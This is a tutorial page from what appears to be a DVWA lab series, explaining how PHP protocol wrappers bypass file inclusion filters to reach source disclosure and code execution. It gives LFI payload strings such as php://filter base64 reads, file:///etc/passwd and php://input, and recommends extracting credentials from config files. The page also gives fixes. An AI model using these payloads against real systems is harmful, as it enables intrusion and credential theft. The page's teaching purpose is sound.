
This article is a technical walkthrough of DVWA Lab 17, which teaches PHP protocol wrapper exploitation techniques to bypass file inclusion security filters and escalate from local file inclusion (LFI) to remote code execution (RCE). The lab demonstrates that blacklist-based filters fail against PHP's extensive wrapper ecosystem—php://filter, php://input, data://, and file://—none of which require path traversal sequences and therefore bypass path traversal defenses. This matters because it shows how incomplete filtering leaves critical exploitation paths open and how source code disclosure via wrappers can reveal production credentials and enable system compromise.
- Medium security filter strips path traversal but not wrappersDVWA's Medium security filter uses str_replace() to remove ../ and .. sequences, which blocks traditional path traversal payloads like ../../../../etc/passwd. However, it does not block PHP protocol prefixes like php://, file://, http://, or data://. This distinction is crucial: the filter addresses one exploitation technique while leaving an entirely different class of techniques unblocked, demonstrating that blacklist approaches protect only against known attack patterns.
- php://filter enables source code disclosure via encodingThe php://filter wrapper with convert.base64-encode chain reads a target file and outputs its base64-encoded content without executing it. When applied to ?page=php://filter/convert.base64-encode/resource=index.php, it reveals raw PHP source code including database credentials, API keys, and internal logic—information that would normally remain hidden because PHP files execute rather than display when included. The article emphasizes that this source disclosure is the real high-value finding, more significant than reading /etc/passwd.
- php://input converts LFI to RCE under specific conditionsThe php://input wrapper reads the raw POST request body. When allow_url_include is enabled in PHP configuration (DVWA's intentional misconfiguration), an include() call with page=php://input executes whatever PHP code is sent in the POST body. The article demonstrates this with curl sending and receiving command output, showing the critical escalation from file disclosure to code execution. The article stresses that LFI severity depends on allow_url_include status: High without it (file disclosure), Critical with it (RCE).
- High security's fnmatch allowlist has unintended wrapper matchDVWA's High security uses fnmatch("file*", $file) to allowlist only filenames starting with 'file', but this pattern accidentally matches the file:// protocol wrapper because it also starts with 'file'. The payload ?page=file:///etc/passwd bypasses the allowlist and reads files using absolute paths without path traversal. The article identifies the correct fix: a strict regex pattern that accepts only alphanumeric .php filenames like /^[a-z0-9_-]+.php$/, which would reject all protocol wrappers.
- Blacklist failure pattern repeats across vulnerability typesThe article frames PHP wrapper bypasses as parallel to Lab 16's command injection filter bypass—both follow the principle that blacklists defend against known strings while equivalent alternatives remain unblocked. PHP's extensive wrapper ecosystem (php://, file://, data://, zip://, etc.) is too large for any blacklist to cover completely, making allowlists the more secure approach when properly implemented with tight validation patterns.
- Source code disclosure severity escalates with credential exposureThe article's quick-check question clarifies impact assessment: reading a configuration file via php://filter that reveals DB_PASSWORD is Critical severity, not just High, because exposed production database credentials enable direct authentication bypass and data breach. The article emphasizes that credentials reused across systems (VPN, admin panels, internal services) amplify the finding's scope, and that this escalation applies even without code execution—the authentication bypass itself creates immediate impact.
- Real-world priority differs from textbook demonstrationsThe testimonial from 'Mr Elite' explicitly contrasts the common approach of reading /etc/passwd (the typical LFI demo) with the actual high-value exploitation: running php://filter against config.php, database.php, and settings.php to extract credentials. The example describes a single LFI enabling compromise of four systems through credential reuse, illustrating that source code disclosure is the actionable finding that matters in production assessments, not system file reading.
Bottom line: PHP protocol wrappers—particularly php://filter for source code disclosure and php://input for code execution—bypass path traversal filters entirely because they do not use traversal sequences, making them the primary escalation path in LFI exploitation. When assessing LFI vulnerabilities, prioritize extracting source code from application configuration files to disclose credentials and enable lateral movement, rather than focusing on reading system files like /etc/passwd.
FREE
Part of the DVWA Lab Series — 30 Labs
../ sequences. High security extends that filter further. Neither level blocks PHP’s built-in protocol wrappers — and those wrappers do not use path traversal at all. php://filter reads and encodes source code. php://input executes code from your POST body. data:// includes inline content. None of these need ../. The filter blocks what it knows about. These wrappers are something different entirely.🎯 What You’ll Learn in Lab 17
⏱️ 40 min · 3 DVWA exercises
✅ Prerequisites
- Lab 5: File Inclusion basics — Low security LFI understood
- Lab 14: Security Levels — comfortable reading PHP source
- DVWA running locally (Lab 1: Setup)
📋 DVWA File Inclusion Advanced Lab 17 Contents — PHP Wrapper Bypasses
In Lab 5 you read /etc/passwd using ../../../ path traversal at Low security. Lab 17 applies the same wrapper bypass philosophy as Lab 16’s command injection filter bypass — blacklists block known strings, not equivalent alternatives. The DVWA Lab Series shows this pattern across every vulnerability type.
Medium Security — What the Filter Strips
⏱️ Time: 15 minutes · DVWA Medium security
📸 Screenshot the base64-encoded output and decoded source code. Share in #dvwa-labs on Discord.
php://input — LFI to RCE
The php://input wrapper reads the raw POST request body. When used as the file parameter in an include() call, if PHP’s allow_url_include=On is set (which is DVWA’s intentional misconfiguration at Low and Medium security), the application includes the POST body as PHP code and executes it. This converts an LFI into Remote Code Execution.
⏱️ Time: 12 minutes · DVWA Medium · Burp Suite or curl
📸 Screenshot phpinfo() execution via php://input proving RCE. Share in #dvwa-labs on Discord.
High Security — Extended Blacklist and Remaining Bypasses
⏱️ Time: 12 minutes · DVWA High security
📸 Screenshot file:// bypass working at High security reading /etc/passwd. Share in #dvwa-labs on Discord. Tag #lfiwrapper2026
🧠 QUICK CHECK — Lab 17
📋 Lab 17 PHP Wrapper Reference
🏆 Mark Lab 17 as Complete
PHP protocol wrappers transform a basic LFI into source code disclosure, credential extraction, and code execution. The same blacklist-fails pattern from command injection (Lab 16) appears here in file inclusion — PHP’s wrapper ecosystem is richer than any blacklist can cover. Lab 18 applies the same principle to file upload filters.
❓ Frequently Asked Questions
What is php://filter?
What is php://input?
What is the difference between LFI and RFI?
What comes after Lab 17?
Lab 16: Command Injection Advanced
Lab 18: File Upload Advanced
📚 Further Reading
- DVWA File Inclusion Lab 2026 — Lab 5 covers basic LFI at Low security — the foundation that Lab 17 extends to advanced wrapper bypasses.
- DVWA Command Injection Advanced 2026 — Lab 16 covers the same blacklist bypass principle applied to command injection — the pattern repeats across vulnerability types.
- DVWA Labs Hub — All 30 DVWA labs — Lab 17 php wrapper techniques apply directly to the SQL injection and XSS advanced labs ahead in the series.
- PortSwigger File Path Traversal Labs — Interactive file path traversal labs including filter bypass techniques — the real-world application of the DVWA wrapper bypasses in complex web application contexts.
- PHP Official Wrapper Documentation — Complete PHP wrapper reference — all supported protocols and filters including php://, file://, data://, zip://, and more — the full attacker toolkit for LFI exploitation.
